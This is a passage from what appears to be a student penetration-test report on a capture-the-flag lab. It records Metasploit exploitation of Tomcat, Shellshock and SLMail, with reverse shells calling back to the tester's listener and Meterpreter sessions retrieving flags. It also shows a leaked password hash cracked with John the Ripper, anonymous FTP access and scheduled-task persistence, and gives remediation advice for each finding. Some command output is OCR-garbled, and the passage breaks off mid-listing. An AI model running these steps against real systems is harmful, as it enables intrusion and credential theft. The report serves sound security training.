2	exploit/multi/http/tomcat_mgr_upload	2020-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
3	exploit/windows/http/cayin_xpost_sql_rce	2020-06-04	excellent	Yes	Cayin xPost wayinder_seqid SQLI to RCE
4	exploit/linux/http/cpl_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5	exploit/multi/http/tomcat.jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat

msf6 >

```
Kali on ML-REFVM-197105 - terminal - x

root@kali: ~

File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 auxiliary/admin/http/tomcat_ghostat 2009-02-20 normal Yes Apache Tomcat AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
3 exploit/windows/http/cainy/xpost_sql_rce 2020-06-04 excellent Yes Cainy Post wayinder_seqid SQL to RCE
4 exploit/linux/http/cpi_larcivearce_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port]...
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The URL path of the Tomcat installation
VHOST no HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 172.20.220.217 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic


msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
```


```
[*] Payload executed!
[*] Command shell session 2 opened (172.20.220.217:4444 → 192.168.13.10:59162 ) at 2023-12-04 13:20:47 -0500

SHELL
shell
[*] Trying to find binary 'python' on the target machine
[*] python not found
[*] Trying to find binary 'python3' on the target machine
[*] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using 'script' to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
# whoami
root
root
# pwd
# /proc/self/cwd
# find-name *flag*
find-name "flag"
# cd ../../..
cd ..
# pwd
/
# find-name *flag*
find-name "flag"
/root/.flag7
# /sys/devices/platform/serial8250/ttyS2/Flags
# /sys/devices/platform/serial8250/ttyS0/Flags
# /sys/devices/platform/serial8250/ttyS3/Flags
# /sys/devices/virtual/ttys/ttys0/Flags
# /sys/devices/virtual/ttys/ttys1/Flags
# /sys/devices/virtual/net/lo/Flags
# /sys/module/scsi_mod/parameters/default_dev_flags
# /proc/sys/kernel/sched_domain/cpuid/domain/Flags
# /proc/sys/kernel/sched_domain/cpuid/domain/Flags
# /proc/kpageflags
cat /root/.flag7.txt
cat ./root/.flag7.txt
8ks6bhss
#
```

Images

Affected Hosts	192.168.13.10
Remediation	Close unnecessary open ports and deny unauthorized access.



Vulnerability 18	Findings
Title	Shellshock (aka Bashdoor)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Used Advantech Switch Bash Environment Variable Code Injection also known as (BashDoor).
Images	 <pre> root@kali:~# [+] msf6 > search shellshock [*] Matching Modules Module Disclosure Date Rank Check Description ----- ----- ----- ----- ----- 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advantech Switch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) 2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scan 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS Filter Bash Environment Variable Code Injection (Shellshock) 4 auxiliary/server/dhcclient_bash_env 2014-09-24 normal No DHCP Client Bash Environment Variable Code Injection (Shellshock) 5 exploit/unix/dhcp/bash_environment 2014-09-24 excellent Yes Dhclient Bash Environment Variable Injection (Shellshock) 6 exploit/linux/http/iphire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock) 7 exploit/unix/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X VMware Fusion Privilege Escalation via Bash Environment Code Injec tion (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-FTPd External Authentication Bash Environment Variable Code Inj ection (Shellshock) [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp [*] msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options [*] Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec): [*] Name Current Setting Required Description [*] ---- ----- ----- ----- [*] CMD_MAX_LENGTH 2048 yes CMD max line length [*] CVE CVE-2014-6271 yes CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278) [*] HEADER User-Agent yes HTTP header to use [*] METHOD GET yes HTTP method to use [*] Proxies no no A proxy chain of format type:host:port][type:host:port][...] [*] RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit [*] RPATH /bin yes Target PATH for binaries used by the CmdStager [*] RPORT 80 yes The target port (TCP) [*] </pre>



This screenshot shows a terminal window titled "terminal" running on Kali Linux. The window title bar also displays "Kali on ML-REFVM-197105". The terminal window has a dark background with white text. It shows the contents of the "/etc/sudoers" file, which is a configuration file for the sudo command. The file contains various rules for granting root privileges to specific users and groups. The "Defaults" section includes options like "env_reset" and "secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin". The "Host alias specification" section defines aliases for hosts. The "User privilege specification" section grants root access to the "root" user and the "kadmin" group. The "Cmnd alias specification" section defines command aliases. The "See sudoers(5) for more information on "include" directives:" section provides documentation references. The file ends with a "#include /etc/sudoers.d" directive and a final "#". The terminal window has a standard window frame with minimize, maximize, and close buttons.

```
File Actions Edit View Help
Filetimezone
l nmap-advantage
c ufw.conf
t udev
c ufw
c update-motd.d
c update-xsessions
v vim
c vtrgb
c wgetrc
c xml
i visudo
a #
# This file MUST be edited with the 'visudo' command as root.
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
# See the man page for details on how to write a sudoers file.
#
Defaults env_reset
Defaults mail_badpass
[Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"]
# Host alias specification
# User alias specification
# Cmnd alias specification
o # User privilege specification
r root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
w kadmin ALL=(ALL:ALL)
# Allow members of group sudo to execute any command
x sudo   ALL=(ALL:ALL) ALL
# See sudoers(5) for more information on "include" directives:
#
#Include /etc/sudoers.d
Flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
#
n
```

Affected Hosts	192.168.13.11
Remediation	<p>It is crucial to update the Bash shell to a patched version, ensuring that the operating system is also updated to include fixes for the vulnerability. System administrators should apply network-level protections, such as firewalls and intrusion detection/prevention systems, review system logs regularly for signs of exploitation, and promptly assess and remediate all affected systems by following security best practices, including limiting unnecessary access and applying the principle of least privilege.</p> <p>Engaging with vendor guidance and official advisories is essential to obtaining specific instructions and tools tailored to the operating system in use, facilitating a comprehensive and effective response to the critical security issue.</p>

Title	Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used Drupal Restful Web Services unserialized RCE, to access Meterpreter.
Images	 

Vulnerability 20	Findings
Title	Open Source Intelligence (OSINT) - Date Exposure
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	We searched GitHub repositories for TotalRekall, and very quickly came across sensitive data in the form of credentials, with the username visible and the password in a hash. John the Ripper cracked the password hash very quickly.

The terminal window shows a password hash being cracked using John the Ripper. The command used is:


```
john password.txt
```

The output of the command is:

```
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Hc use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants)) [MD5 512/512 AVX512BW 16x3]
Will run 2 OpenMP threads
Proceeding with single candidatesingle
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanyalife (trivera)
1 password hash (md5crypt) found in 2/3 (2023-11-27 19:01) 10.00g/s 12540p/s 12540c/s 12345s .. jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Images

Affected Hosts	172.22.117.20
Remediation	Do not leave sensitive data lying around anywhere. Implement password policy that involves password expiry on a timely basis (i.e. once a month - once a quarter)

Vulnerability 21	Findings
Title	HTTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	We ran a port scan using Nmap, and discovered two hosts with open ports. Using the credentials obtained from OSINT, we were able to successfully login to one of the hosts, which exposed data that is not supposed to be accessible.
Images	


The image shows two screenshots of a Kali Linux penetration testing distribution running in a Mozilla Firefox browser window.

Screenshot 1: Login Dialog



A modal dialog box titled "Authentication Required - Mozilla Firefox" is displayed. It shows the URL <https://172.22.117.20> and the message "https://172.22.117.20 is requesting your username and password. The site says: "Restricted Content"". The "User Name:" field contains "trivera" and the "Password:" field contains a masked password. Buttons for "Cancel" and "OK" are at the bottom.

Screenshot 2: Directory Listing



The second screenshot shows a file listing titled "Index of /". The table has columns: Name, Last modified, Size, and Description. One entry is visible: [flag2.txt](#) (2022-02-15 13:53) 34. Below the table, the server information is shown: "Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 443".

	
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Close ports that are not in use. Implement a firewall that is configured to block scans of the network infrastructure. Also configure it to block access for unauthorized users.

Vulnerability 22	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Resulting from an Nmap scan of host 172.22.117.20, we noticed the open FTP port. This port allows for anonymous login, which is a significant vulnerability. We were able to login and successfully access and transfer vulnerable files.

	Images
	
Affected Hosts	172.22.117.20
Remediation	<p>Close ports that are not in use.</p> <p>Implement a firewall that is configured to block scans of the network infrastructure.</p> <p>If possible, use secure alternatives such as SFTP and FTPS instead of FTP.</p> <p>Regularly update and patch FTP servers.</p> <p>Implement a strong password policy and restrict anonymous access.</p>

Vulnerability 23	Findings
Title	SLMail Service Exploit - Port 110 via Metasploit
Type (Web app / Linux OS / Windows OS)	Windows OS

Risk Rating	Critical
Description	We were able to successfully exploit the vulnerability in SLMail through port 110 by using the Metasploit exploit windows/pop3/seattlelab_pass, resulting in a Meterpreter session.
Images	 

	<pre> root@kali:~# msf exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20 RHOSTS => 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.20:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5F4a358f [*] Exploit completed, but no session was created. msf exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100 LHOST => 172.22.117.100 msf exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5F4a358f [*] Sending stage (17517a bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:51848) at 2023-12-04 17:11:36 -0500 meterpreter > whami [*] Unknown command: whami meterpreter > m C:\Program Files (x86)\SLMail\System meterpreter > ls Listing: C:\Program Files (x86)\SLMail\System Mode Size Type Last modified Name 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2007-11-19 13:48:14 -0500 listrcrd.txt 100666/rw-rw-rw- 1840 fil 2002-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 maillog.002 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.003 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 3719 fil 2023-11-27 18:08:01 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2023-11-27 18:10:53 -0500 maillog.008 100666/rw-rw-rw- 16201 fil 2023-12-03 19:13:00 -0500 maillog.009 100666/rw-rw-rw- 6036 fil 2023-12-04 11:58:44 -0500 maillog.00a 100666/rw-rw-rw- 10161 fil 2023-12-04 17:11:15 -0500 maillog.txt meterpreter > cat flag4.txt 822e343a10440ad9cc086197819b49d meterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	Since it is outdated and has known vulnerabilities, it is best to disable and remove SLMail service. If possible, also restrict access to Port 110.

Vulnerability 24	Findings
Title	Scheduled Tasks
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Within Meterpreter, we opened a WIN10 shell and were able to view the details of scheduled tasks, where we found the Flag 5 sensitive info we were after. We then had the ability to create a scheduled task that will execute our payload at a time of our choosing.

Images	<pre> File Actions Edit View Help File Sys Type "SCHTASKS /QUERY /?" for usage. C:\Program Files (x86)\SMail>schtasks /query /? /v schtasks /query /? /v Folder: \ HostName: WIN10\Flag5 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 12/4/2023 2:17:23 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\c\$ Power Management: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Run As User: Stop In Battery Mode Delete Task If Not Rescheduled: ADMobd Scheduled Task State: Enabled Idle Time: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At Logon time Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat Until: Time: N/A Repeat Until: Duration: N/A Repeat Stop If Still Running: N/A HostName: WIN10\Flag5 TaskName: \Flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 12/4/2023 2:17:23 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls 